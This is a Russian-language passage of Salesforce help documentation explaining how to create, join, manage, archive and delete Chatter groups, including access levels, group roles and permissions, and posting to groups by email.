Чтобы просмотреть группу, щелкните имя нужной группы. Пользователь может просматривать все группы, однако ему доступны обновления и файлы только для общедоступных групп, а также для личных групп, участником которых он является. Группы, поддерживающие доступ клиентов, помечены следующим образом: «(С клиентами)».

Присоединение к общедоступной группе или отправка запроса на присоединение к личной группе

Чтобы стать участником общедоступной группы, щелкните **«Присоединиться»**. Чтобы отправить запрос на добавление в личную группу менеджеру или ответственному, щелкните **«Запрос на присоединение»**. Несмотря на то, что пользователи с полномочием «Изменение всех данных» могут напрямую становиться участниками личных групп, для них все равно отображается ссылка **«Присоединиться»**.

Выход из группы или отмена запроса на присоединение к группе

Чтобы выйти из группы или отменить запрос на присоединение к группе, щелкните значок .

Просмотр профиля ответственного за группу

Чтобы просмотреть профиль ответственного за группу, щелкните его имя.

Просмотр рекомендаций по группам

Просмотрите группы, рекомендуемые сетью Chatter, в разделе «Рекомендации». Рекомендации составляются исходя из популярности группы и количества отслеживаемых в группе пользователей. Чтобы просмотреть весь список, щелкните ссылку **«Дополнительно»**. Если рекомендации не отображаются, следовательно, пользователь уже является участником всех рекомендуемых групп.

СМ. ТАКЖЕ:

Списки «Файлы группы»

Присоединение или выход из состава группы

Пользователи могут присоединяться к группам, чтобы вести работу над проектами и общими сферами интересов вместе с другими участниками. Это также позволяет предоставлять участникам группы общий доступ к файлам и данным проекта.

1. Перейдите на страницу со сведениями о группе.
2. Для присоединения к общедоступной группе нажмите ссылку **«Присоединиться»** или **«Присоединиться к группе»**. Для присоединения к личной группе нажмите ссылку **«Запрос на присоединение»**. Запрос будет отправлен ответственному или менеджеру группы, имеющему право принимать или отклонять запросы.

Пользователь может быть участником не более 300 групп. Данное ограничение охватывает все группы Chatter, кроме архивных. Например, пользователь, являющийся участником 300 групп (включая 10 архивных), может стать участником только 10 дополнительных групп.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Для того чтобы выйти из состава группы или отозвать запрос на присоединение к личной группе, перейдите на страницу сведений о группе и нажмите значок × или ссылку **«Выйти из группы»**. Если таких вариантов нет, попросите своего администратора Salesforece изменить макет страницы.

Создание и управление группами

Создание групп Chatter

Общедоступные, личные и неуказанные группы Chatter позволяют совместно работать над общими проектами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание групп:
- Создание и несение ответственности за новые группы Chatter

1. Переход к списку групп.
   - В Salesforce Classic откройте вкладку **Группы**.
   - В Lightning Experience щелкните значок в меню навигации.
2. Нажмите кнопку **«Создать группу»**, а затем введите имя и описание группы.

   Прим.: Имена общедоступных и личных групп должны быть уникальными. Имена неуказанных групп могут повторяться.

   При использовании сообществ имена общедоступных и личных групп должны быть уникальными в пределах



3. Выберите уровни доступа для группы.
   - **Общедоступная группа**: сообщения, комментарии и файлы могут просматриваться и добавляться любыми пользователями. Участником общедоступной группы может стать любой пользователь.
   - **Личная группа**: сообщения, комментарии и файлы могут просматриваться и добавляться только участниками группы. Чтобы стать участником группы, пользователь должен отправить соответствующий запрос или обратиться к ее менеджеру или ответственному. Просмотр сообщений, обновлений и файлов группы во всей организации доступен пользователям с полномочиями «Изменение всех данных» и «Просмотр всех данных». Прямое присоединение к личным группам и изменение параметров группы доступно пользователям с полномочием «Изменение всех данных».
   - **Неуказанная группа**: сообщения, комментарии и файлы могут просматриваться и добавляться только участниками группы и пользователями с полномочием «Управление неуказанными группами». Пользователи не могут отправлять запросы на присоединение и должны быть приглашены менеджерами или ответственными за группу. Неуказанные группы являются более конфиденциальными, поэтому недоступны другим пользователям в списковых

представлениях, лентах и результатах поиска. По умолчанию неуказанные группы недоступны для организации и должны быть включены администратором.

Выберите **«Разрешить клиентов»** в личной или неуказанной группе, если хотите, чтобы клиенты могли к ней присоединиться. Вы можете отметить группы с клиентами оранжевым левым верхним углом групповой фотографии. Однако уровень доступа к группе, поддерживающей клиентский доступ, не подлежит изменению.

При необходимости измените параметры автоматического архивирования, если оно включено администратором. Рекомендуем отключить автоматическое архивирование группы только при необходимости ее постоянной доступности даже при длительных периодах бездействия.

4. Сохраните внесенные изменения.

Прим.: Ответственность за группу назначается текущему пользователю. Чтобы назначить нового ответственного, сохраните группу и измените ее параметры.

СМ. ТАКЖЕ:

Можно ли изменить уровень доступа к группе (например, сделать личную группу общедоступной)?

Изменение ответственного за группу

Измените параметры группы, чтобы изменить ответственного. При необходимости измените параметры собственной или управляемой группы Chatter.

1. Щелкните ссылку **Group Settings** на странице сведений о группе, если вы используете Salesforce Classic. Если вы используете Lightning Experience, щелкните кнопку **«Редактирование группы»** на панели группы.
2. Чтобы изменить значение поля **«Ответственный»**, введите имя нового ответственного или щелкните значок поиска. Изменение ответственного доступно только ответственному и пользователям с полномочием «Изменение всех данных». Выбрать ответственного нужно среди существующих участников группы.
3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Добавление и удаление участников группы Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Редактирование общедоступных или личных групп Chatter:

- Роль ответственного или менеджера группы

  ИЛИ

  «Модификация всех данных» для редактирования общедоступных и личных групп

  ИЛИ

  «Управление неуказанными группами» для редактирования неуказанных групп

Настройка групп

Используйте типы записей для создания типов групп с помощью выбранного вами макета и фирменного стиля и создавайте с их помощью настраиваемые группы.

Создание типа записи группы создает тип группы, который пользователи смогут выбрать во время создания групп Chatter.

1. Введите строку *«Группы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Тип записи»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите существующий тип записи в качестве основного для нового типа группы.
4. Выберите метку и имя нового типа записи. Метка появляется, когда пользователи выбирают тип группы, а имя — это уникальное имя API.
5. Введите описание, которое будет видно пользователям.
6. Чтобы активировать тип записи, установите флажок **«Активно»**.
7. Чтобы предоставить соответствующим пользователям доступ к типу записи, установите флажок **«Включить для профиля»** напротив нужного профиля. Чтобы предоставить доступ всем профилям, установите флажок в строке заголовка.
8. Нажмите кнопку **«Далее»**.
9. Чтобы определить макет страницы, который должен отображаться для записей данного типа, выберите параметр макета страницы.
10. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: **Lightning Experience.**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания типов записей групп:

- «Создать и редактировать типы записей групп»

Можно ли изменить уровень доступа к группе (например, сделать личную группу общедоступной)?

Личная группа может быть изменена на общедоступную (или наоборот) только ответственным или менеджером группы. Для этого рекомендуем изменить параметры группы. В случае изменения личной группы на общедоступную, обновления и файлы будут доступны всем пользователям. Кроме того, любой пользователь сможет стать участником группы, а все отложенные запросы на добавление в группу будут приняты. Личные группы с участием клиентов не могут быть преобразованы в группы других типов. Уровень доступа к личной группе, поддерживающей доступ клиентов, не подлежит изменению.

СМ. ТАКЖЕ:

Действия, доступные пользователям посредством роли в группе Chatter

Добавление и удаление участников группы Chatter

Являетесь ответственным или менеджером группы Chatter? Ниже приведен алгоритм добавления или удаления участников группы.

1. В Salesforce Classic щелкните ссылку **«Добавить/удалить участников»** на странице сведений о группе. В Lightning Experience щелкните ссылку **«Добавить участника»** на панели основных показателей группы (администратор должен добавить это действие в публикатор группы).
2. Чтобы отфильтровать список пользователей, начните вводить имя нужного пользователя.
3. Чтобы добавить участника, нажмите кнопку **«Добавить»**. Чтобы удалить участника, щелкните значок ×. Чтобы принять запрос на присоединение пользователя, щелкните **«Принять»**. Чтобы отклонить запрос, щелкните значок ×.
4. По завершении нажмите кнопку **«Готово»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Просмотр участников группы Chatter

Принятие или отклонение запросов на добавление в личные группы

Пользователь, являющийся ответственным или менеджером личной группы Chatter, может принимать или отклонять запросы на участие в группе.

Кроме ответственного и менеджера группы, просматривать и управлять запросами в отношении всех общедоступных и личных групп имеет право пользователь с полномочием «Изменение всех данных». Любой пользователь с полномочием «Управление неуказанными группами» имеет право управлять запросами на членство в неуказанных группах организации.

1. Нажмите кнопку **«Запрос»** на странице сведений о группе.

   Также можно щелкнуть ссылку на сообщение электронной почты с запросом.
2. Примите или отклоните запросы.

   Каждому пользователю Salesforce будет отправлено сообщение эл. почты об отклонении или принятии запроса.

   Если личная группа становится общедоступной, то любые отложенные запросы принимаются автоматически.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Роли группы

Действия, доступные пользователям посредством роли в группе Chatter

Действия, доступные в группе Chatter, зависят от того, является ли пользователь членом, ответственным или менеджером группы.

Данная таблица содержит действия, доступные участникам, менеджерам и ответственным в общедоступных и личных группах Chatter. Клиенты могут быть менеджерами и участниками группы, но не могут быть ответственными.

Действие	Ответственный	Менеджер	Участник
Публикация, комментирование и поиск по лентам группы	Да	Да	Да
Добавление и удаление записей в группах (при наличии)	Да	Да	Да
Публикация объявлений группы	Да	Да	
Удаление сообщений и комментариев	Да	Да	
Добавление и удаление участников	Да	Да	
Изменение ролей участников	Да	Да	
Редактирование параметров группы	Да	Да	
Редактирование поля «Сведения»	Да	Да	
Архивирование групп и активация архивных групп	Да	Да	
Изменение ответственного за группу	Да		
Удаление группы	Да		

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание групп:

- Создание и несение ответственности за новые группы Chatter

Независимо от участия в группе, пользователи с полномочием «Изменение всех данных» могут выполнять все действия во всех личных и общедоступных группах, а пользователи с полномочием «Просмотр всех данных» могут просматривать сведения обо всех личных и общедоступных группах.

Кроме того, в неуказанных группах:

- Пользователи с полномочием «Управление неуказанными группами» могут находить и выполнять все данные действия в неуказанных группах, несмотря на их неучастие.
- Пользователи с полномочием «Изменение всех данных» или «Просмотр всех данных» могут находить и просматривать неуказанные группы только при условии их участия. В отличие от общедоступных и личных групп, пользователи с полномочием «Изменение всех данных» не могут выполнять действия ответственного за группу в неуказанных группах. Они могут выполнять действия менеджера группы при назначении им данной роли в неуказанной группе.

СМ. ТАКЖЕ:

Что происходит в результате деактивации ответственного за группу Chatter?

Изменение ролей в группе Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Вы можете изменить роли в группе, которой управляете или за которую несете ответственность.

1. На странице сведений о группе щелкните **«Изменить роли»**.
2. Чтобы найти участников группы, воспользуйтесь полем поиска. Чтобы выполнить сортировку списка, выберите **«Менеджеры»** или **«Все участники»**.
3. Установите флажок «Менеджер» для тех пользователей, которым должна быть назначена роль менеджера.

   Если клиент выбран менеджером, он может просматривать пользователей, которые запрашивают добавление в группу, несмотря на их отсутствие в других общих группах. Также он может утверждать запросы.

   Чтобы изменить ответственного за группу, пользователь должен нести ответственность за группу. Любой пользователь с полномочием «Модификация всех данных» может также менять ответственных в общедоступных и личных группах. Пользователи с полномочием «Управление неуказанными группами» могут выполнять эти действия в отношении неуказанных групп. Чтобы назначить нового ответственного, щелкните ссылку **«Параметры группы»** напротив текущего ответственного.
4. Нажмите кнопку **Готово**.

СМ. ТАКЖЕ:

Что происходит в результате деактивации ответственного за группу Chatter?

Что происходит в результате деактивации ответственного за группу Chatter?

Деактивированный пользователь продолжает нести ответственность за группу, однако пользователь с полномочием «Изменение всех данных» может назначить нового ответственного за общедоступную или личную группу. Пользователь с полномочием «Управление неуказанными группами» может назначить нового ответственного за неуказанную группу.

СМ. ТАКЖЕ:

Изменение ролей в группе Chatter

Архивирование и активация групп Chatter

Архивирование групп Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Архивирование группы Chatter препятствует публикации сообщений или файлов в группу. Предыдущие сообщения, комментарии и файлы остаются доступными в группе.

Архивные группы поддерживают комментирование текущих сообщений, упоминание людей и поиск по ленте. Кроме того, пользователи могут присоединяться и выходить из состава архивных групп, создавать отчеты по архивным группам, а также выполнять поиск архивных групп и их содержимого посредством функции глобального поиска. Ответственные и менеджеры могут архивировать, активировать группы, а также включать и выключать автоматическое архивирование групп. Пользователи с полномочием «Изменение всех данных» могут выполнять данные действия для общедоступных и личных групп в своих организациях. Пользователи с полномочием «Управление неуказанными группами» могут выполнять эти действия в отношении неуказанных групп.

Архивные группы позволяют пользователям работать только с активными группами организации.

- Архивные группы не учитываются ограничениями для состава участников группы.
- Сообщения из архивных групп не отображаются в лентах Chatter, кроме случаев добавления комментария. Сообщения с новыми комментариями отображаются на ленте «Вся компания» (Salesforce Classic). Они могут отображаться на ленте «Основные показатели компании» (Lightning Experience) при условии, что их оценки будут зависеть от популярности или уровня вовлеченности (такого как комментарии, положительные отзывы и просмотры). Сообщения с новыми комментариями также отображаются на ленте каждого участника группы.
- Предоставление общего доступа к файлам и лентам ограничивается только активными группами, позволяя повысить эффективность поиска групп.
- Архивные группы отображаются только в списке «Мои архивные группы».

Пример: Рекомендуем архивировать неиспользуемые или редко используемые группы, содержащие ценную информацию, которая должна быть сохранена. Ниже приведены некоторые примеры.

- Группа, созданная группой сбыта для проведения сделки. Данная группа может редко использоваться после преобразования интереса, но должна быть доступна группе сбыта (особенно при наличии важных сведений о клиенте).
- Группа, используемая для планирования корпоративного события. Данная группа может быть заархивирована после проведения события (особенно при наличии сведений о поставщиках и полезных обсуждений).
- Группа, выполняющая роль службы поддержки и используемая для отслеживания проблем, возникающих во время основного процесса развертывания клиента. Данная группа может быть заархивирована после разрешения проблем развертывания (особенно при наличии важных сведений, которые могут использоваться агентами службы поддержки для устранения будущих неполадок).
- Устаревшая группа, замененная новой группой, может быть заархивирована с целью перенаправления пользователей в новую группу (особенно при наличии более полных данных).
- Группа, используемая рабочей группой, может быть заархивирована при ее изменении или увольнении некоторых участников из компании (особенно при наличии обсуждений, которые могут быть полезны для последующего использования).

Рекомендуем выключить автоматическое архивирование для групп, обновляемых нерегулярно, но содержащих важные сведения (например, группы, используемые для публикации корпоративных объявлений). Данный алгоритм

позволяет предотвратить архивирование групп, которые не использовались более 90 дней, а также гарантирует отображение всех важных сообщений.

Архивирование групп Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Пользователи могут архивировать группы вручную или редактировать параметры их автоматического архивирования.

Проверка групп на наличие действий ленты выполняется еженедельно. Автоматическое архивирование групп выполняется при отсутствии новых сообщений ленты или комментариев в течение 90 дней. Упоминание группы не считается действием ленты, поэтому не задерживает архивирование группы. Владельцы групп, менеджеры групп и пользователи с полномочием «Изменение всех данных» могут в любое время архивировать группы вручную или редактировать параметры их автоматического архивирования.

1. Щелкните ссылку **Group Settings** на странице сведений о группе, если вы используете Salesforce Classic. Если вы используете Lightning Experience, щелкните кнопку **«Редактирование группы»** на панели группы.
2. Чтобы настроить параметры архивирования группы, выполните одно из указанных ниже действий.
   - Чтобы заархивировать группу, нажмите кнопку **«Архивировать»**.
   - Чтобы настроить автоматическое архивирование, установите переключатель **«Данная группа архивируется при отсутствии сообщений или комментариев в течение 90 дней»** и нажмите кнопку **«Сохранить»**.

Ниже перечислены действия, выполняемые после архивирования группы.

- Страница группы не отображает публикатор, а участники не могут создавать сообщения или публиковать файлы в группе.
- Группа удаляется из фильтра «Активные группы» на вкладке «Группы».
- Предыдущие сообщения и комментарии группы не отображаются в ленте Chatter, кроме случаев добавления нового комментария. Сообщения с новыми комментариями отображаются на ленте «Вся компания» (Salesforce Classic) и ленте каждого участника группы. Они могут отображаться на ленте «Основные показатели компании» (Lightning Experience) в зависимости от рейтинга популярности сообщения и его вовлеченности (например, положительные голоса, комментарии и просмотры).

Чтобы найти собственные или управляемые архивные группы либо архивные группы со своим участием, воспользуйтесь фильтром **«Мои архивные группы»** в списке «Группы». При необходимости воспользуйтесь функцией глобального поиска. Обратите внимание, что архивные группы не учитываются ограничением для состава участников группы.

Прим.:

- Участники группы не получают электронные уведомления об архивировании или активации собственной или управляемой группы Chatter либо группы со своим участием.
- Если администратор отключает архивирование групп, то пользователи не могут архивировать группы и редактировать параметры автоматического архивирования. Отключение данной функции не препятствует активации архивных групп.

СМ. ТАКЖЕ:

Архивирование групп Chatter

Активация архивных групп Chatter

Активация архивных групп Chatter

Архивная группа Chatter может быть активирована ответственным, менеджером или пользователем с полномочием «Изменение всех данных» на странице сведений о группе.

1. Найдите нужную группу.
   - Чтобы найти собственные или управляемые архивные группы либо архивные группы со своим участием, воспользуйтесь фильтром **«Мои архивные группы»** в списковом представлении «Группы».
   - Чтобы найти другие архивные группы, воспользуйтесь функцией глобального поиска, запустите отчет или обратитесь за помощью к администратору.
2. Щелкните ссылку **«Активировать»** на странице сведений о группе. Активировать архивную группу также можно на странице параметров группы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

После активации группы отображаемая страница сведений о группе поддерживает публикатор, позволяющий участникам создавать сообщения и обмениваться файлами.

Прим.:

- Участники группы не получают электронные уведомления об архивировании или активации собственной или управляемой группы Chatter либо группы со своим участием.
- Одновременно разрешается активировать только одну группу. Чтобы выполнить пакетную активацию групп, воспользуйтесь интерфейсом Salesforce API.

СМ. ТАКЖЕ:

Архивирование групп Chatter

Архивирование групп Chatter

Удаление групп Chatter

Удаление группы доступно только ответственному пользователю и пользователям с полномочием «Изменение всех данных».

Если вы используете Lightning Experience, удаление группы производится щелчком по кнопке **«Удаление группы»** на панели основных показателей группы.

Если вы используете Salesforce Classic, выполните следующие действия.

1. Редактирование параметров группы Щелкните ссылку **«Параметры группы»** на странице сведений о группе.
2. Нажмите кнопку **«Удалить»**.
3. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Удаление группы приводит к необратимому удалению соответствующих обновлений, в том числе всех опубликованных в ней ссылок. Удаление группы, содержащей файлы, инициирует удаление ссылок на файлы, но не самих файлов. Файлы не удаляются из источника (например, из списка **«Принадлежащие мне»** ответственного). Если файл опубликован в группу и недоступен в других областях, то при удалении группы также удаляется ссылка на этот файл. Сам файл остается в списке **«Принадлежащие мне»** ответственного. Файл становится личным, однако позже к нему может быть вновь предоставлен общий доступ.

Совет: Чтобы сохранить данные для последующего использования, рекомендуем архивировать, а не удалять группы.

СМ. ТАКЖЕ:

Архивирование групп Chatter

Просмотр областей совместного использования файла

Работа в группах Chatter

Знакомство с группой Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Чтобы просмотреть обновления группы, файлы и участников группы, щелкните имя нужной группы в ленте, списке «Группы» или профиле пользователя.

Сведения и действия, доступные на странице группы, определяются типом группы, статусом пользователя (участник, ответственный или менеджер) и ролью пользователя в группе.

Не участники общедоступных групп

Ниже перечислены действия, доступные на странице сведений об общедоступной группе пользователям, которые не являются ее участниками.

Добавление сообщений и комментариев
Введите обновление над лентой или комментарий под сообщением ленты и нажмите кнопку **«Опубликовать»**.

Присоединение к группе
Чтобы стать участником группы, щелкните **«Присоединиться»**.

Просмотр описания и сведений о группе
Описание группы и сведения о ней отображаются в отдельном столбце рядом с лентой.

Просмотр участников группы
В разделе «Участники группы» представлены действующие участники группы, включая приглашенных клиентами.

Просмотр, загрузка и поиск файлов, опубликованных в группу
Опубликованные в ленте группы или общедоступные файлы содержатся в разделе «Файлы группы».

Просмотр тем, обсуждаемых группой
Темы группы отображаются под сообщениями в ленте группы.

Поиск сведений о группе
Чтобы найти нужные сведения в группе, щелкните значок над лентой.

Не участники личных групп

Ниже перечислены действия, доступные на странице сведений о личной группе пользователям, которые не являются ее участниками.

Отправка запроса на присоединение к группе
Чтобы отправить менеджеру или ответственному за личную группу запрос на присоединение, щелкните **«Запрос на присоединение»**.

Просмотр фотографии и описания группы
Описание группы отображается под фотографией для группы.

Просмотр участников группы
В разделе «Участники группы» представлены действующие участники группы, включая приглашенных клиентами.

Не участники неуказанных групп

Страница сведений о неуказанной группе может просматриваться только ее участником.

Участники общедоступных, личных и неуказанных групп

Ниже перечислены действия, доступные участникам общедоступной, личной или неуказанной группы.

Изменение параметров эл. почты и внутрипрограммных уведомлений для мобильных приложений Salesforce1
Чтобы получать регулярные уведомления о действиях, происходящих в группе, если вы используете Salesforce Classic, щелкните ссылку **«Уведомлять меня по эл. почте…»**. Выбор параметра **«Каждое сообщение»** инициирует включение внутрипрограммных уведомлений для групп в мобильных приложениях Salesforce1. Чтобы отменить получение электронных и мобильных уведомлений, щелкните **«Выключить групповую электронную рассылку»**. Чтобы изменить все параметры эл. почты Chatter, щелкните ссылку **«Параметры эл. почты»**.

Если вы используете Lightning Experience, щелкните ссылку **Электронные уведомления** на панели основных показателей группы, чтобы изменить для нее настройки электронной почты.

Приглашение людей
Если в организации включена возможность отправки приглашений, щелкните **«Пригласить людей»**, чтобы пригласить пользователей, которые отсутствуют в сети Chatter, стать участниками группы. Приглашения в личные группы могут отправляться только менеджерами, ответственными или пользователями с полномочием «Изменение всех данных». Приглашения в неуказанные группы могут отправляться только менеджерами, ответственными или пользователями с полномочием «Управление неуказанными группами».

Выход из группы
Щелкните значок × или отмените запрос на присоединение к личной группе. Чтобы выйти из состава группы, за которую пользователь несет ответственность, рекомендуем сначала назначить нового ответственного.

Ответственные и менеджеры группы

Ниже перечислены действия, доступные ответственным и менеджерам общедоступной, личной или неуказанной группы.

Добавление или удаление участников группы

Изменение фотографии для группы

Редактирование параметров группы

Редактирование раздела «Сведения»
Чтобы указать дополнительные сведения об участниках группы, щелкните ссылку **«Добавить сведения»** или значок ✎ в разделе «Информация». Благодаря возможности настройки, данный раздел позволяет вводить любые нужные сведения.

Редактирование раздела «Описание»
Чтобы добавить описание группы, щелкните ссылку **«Добавить описание»** или значок ✎ в разделе «Описание».

Изменение ролей участников

Принятие или отклонение запросов на присоединение к личным группам

СМ. ТАКЖЕ:

Списки «Файлы группы»

Просмотр участников группы Chatter

Список «Группы» в профиле пользователя содержит группы Chatter с участием текущего пользователя, которые сортируются по дате последнего действия. Чтобы создать группу или стать ее участником, воспользуйтесь вкладкой «Группы». Чтобы просмотреть группы с участием других пользователей, воспользуйтесь списком «Группы» в их профилях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Прим.: Участники неуказанных групп могут просматриваться в профилях других пользователей только их участниками.

- Чтобы просмотреть полный список в алфавитном порядке, щелкните ссылку «Показать все».
- Чтобы просмотреть полный список, щелкните ссылку **«Далее»** или **«Назад»**.
- Чтобы выйти из группы или отменить запрос на присоединение к группе, щелкните значок .
- Чтобы стать участником общедоступной группы, щелкните ссылку **«Присоединиться»** в списке групп другого пользователя.
- Чтобы отправить запрос на присоединение к личной группе, щелкните ссылку **«Запрос на присоединение»** в списке групп другого пользователя.

СМ. ТАКЖЕ:

Действия, доступные пользователям посредством роли в группе Chatter

Просмотр участников группы Chatter

Раздел «Участники» на странице сведений о группе Chatter отображает всех участников группы, включая клиентов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

1. Чтобы просмотреть полный список участников группы в алфавитном порядке, щелкните ссылку **«Показать все»** в разделе «Участники».

   Ниже перечислены действия, доступные в окне «Участники».

   - Чтобы просмотреть всех участников, менеджеров или ответственных, выполните фильтрацию данного списка.
   - Чтобы просмотреть полный список, щелкните ссылку **«Далее»** или **«Назад»**.
   - Воспользуйтесь полем «Найти участников».
   - Чтобы начать или отменить отслеживание пользователя, щелкните ссылку **«Отслеживать»** или значок напротив нужного имени.

     Клиенты недоступны для отслеживания.

2. Чтобы закрыть окно, нажмите кнопку **«Готово»**.

Рекомендации по группам Chatter

Ниже перечислены критерии, используемые сетью Chatter для рекомендации групп, доступных для участия.

- Популярность группы (исходя из количества ее участников).
- Количество отслеживаемых в группе пользователей. Chatter рекомендует те группы, в которых отслеживается наибольшее количество пользователей.
- Новизна группы (создание в прошлом месяце).

Чтобы просмотреть расширенный список рекомендаций, щелкните ссылку **«Дополнительно»** в разделе «Рекомендации». Если рекомендации не отображаются, следовательно, пользователь уже является участником всех рекомендуемых групп. Чтобы пропустить рекомендацию и запретить ее повторное отображение, наведите указатель мыши на нужную рекомендацию и щелкните значок ×.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Использование эл. почты для публикации сообщений в группы Chatter

Пользователи могут публиковать сообщения в доступные группы Chatter посредством эл. почты.

Функция публикации сообщений в общедоступные группы посредством эл. почты должна быть включена администратором. При необходимости администратор может разрешить пользователям добавление вложений. Использование эл. почты для публикации сообщений в личные или неуказанные группы доступно только их участникам. Рекомендуем использовать адрес эл. почты, связанный с учетной записью пользователя Salesforce.

1. Чтобы открыть пустое сообщение эл. почты посредством локального почтового клиента в Salesforce Classic, щелкните ссылку **«Добавить сообщение по эл. почте»**, расположенную под описанием группы на странице сведений о группе.
2. Введите текст сообщения, включая вложения, и отправьте сообщение эл. почты.

   Вложения, добавленные в сообщение эл. почты, добавляются в качестве файлов Chatter и могут просматриваться группой.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Содержимое сообщения эл. почты отображается в виде сообщения ленты на странице сведений о группе. Хэштеги, добавленные в текст сообщения эл. почты (например, #УспехиРабочейГруппы), преобразуются в темы сообщения ленты. Если сообщение эл. почты содержит несколько вложений, то первое вложение добавляется как сообщение ленты. Дополнительные вложения добавляются как комментарии.

Совет: Сохраните адрес эл. почты группы в качестве контакта в почтовом клиенте или на мобильном устройстве для последующего использования. При копировании и вставке ссылки mailto: прямо в поле эл. почты контакта некоторые почтовые клиенты могут считать данную ссылку недействительной и препятствовать отправке сообщения эл. почты контакту. Рекомендуем удалить имя группы в скобках из первой части адреса эл. почты. Например, удалите имя группы (Моя группа) из адреса эл. почты (Моя группа) `0f9b000000004cmkaq@post.k-pxyvmac.kp0.chatter.salesforce.com`.

Ниже перечислены ограничения, применяемые при публикации сообщений в группу посредством эл. почты.

- Сообщения Chatter, созданные посредством эл. почты, могут содержать не более 10000 символов. Остальной текст сообщения эл. почты не отображается в сообщении ленты.
- Максимальный размер сообщения составляет 25 Мб, включая текст и вложения.
- Тема сообщения эл. почты не добавляется в сообщение ленты.

- Пользователи могут создавать текстовые сообщения посредством эл. почты и добавлять ссылки в текст. Пользователи могут добавлять не более 25 вложений. При публикации сообщения ленты в группу посредством эл. почты пользователи не могут упоминать людей, создавать опросы и назначать заголовки ссылкам.
- Форматирование текста (например, использование полужирного начертания или шрифта разного размера) не поддерживается.
- Адреса эл. почты должны быть уникальными на уровне группы. Если разные профили пользователей, заданные в организации, применяют одинаковый адрес эл. почты, который также используется для публикации сообщения ленты в группу, то при публикации сообщения в ленту данной группы используется связанный профиль пользователя. Если адрес эл. почты используется разными профилями пользователей внутри одной группы, то сообщение эл. почты блокируется.
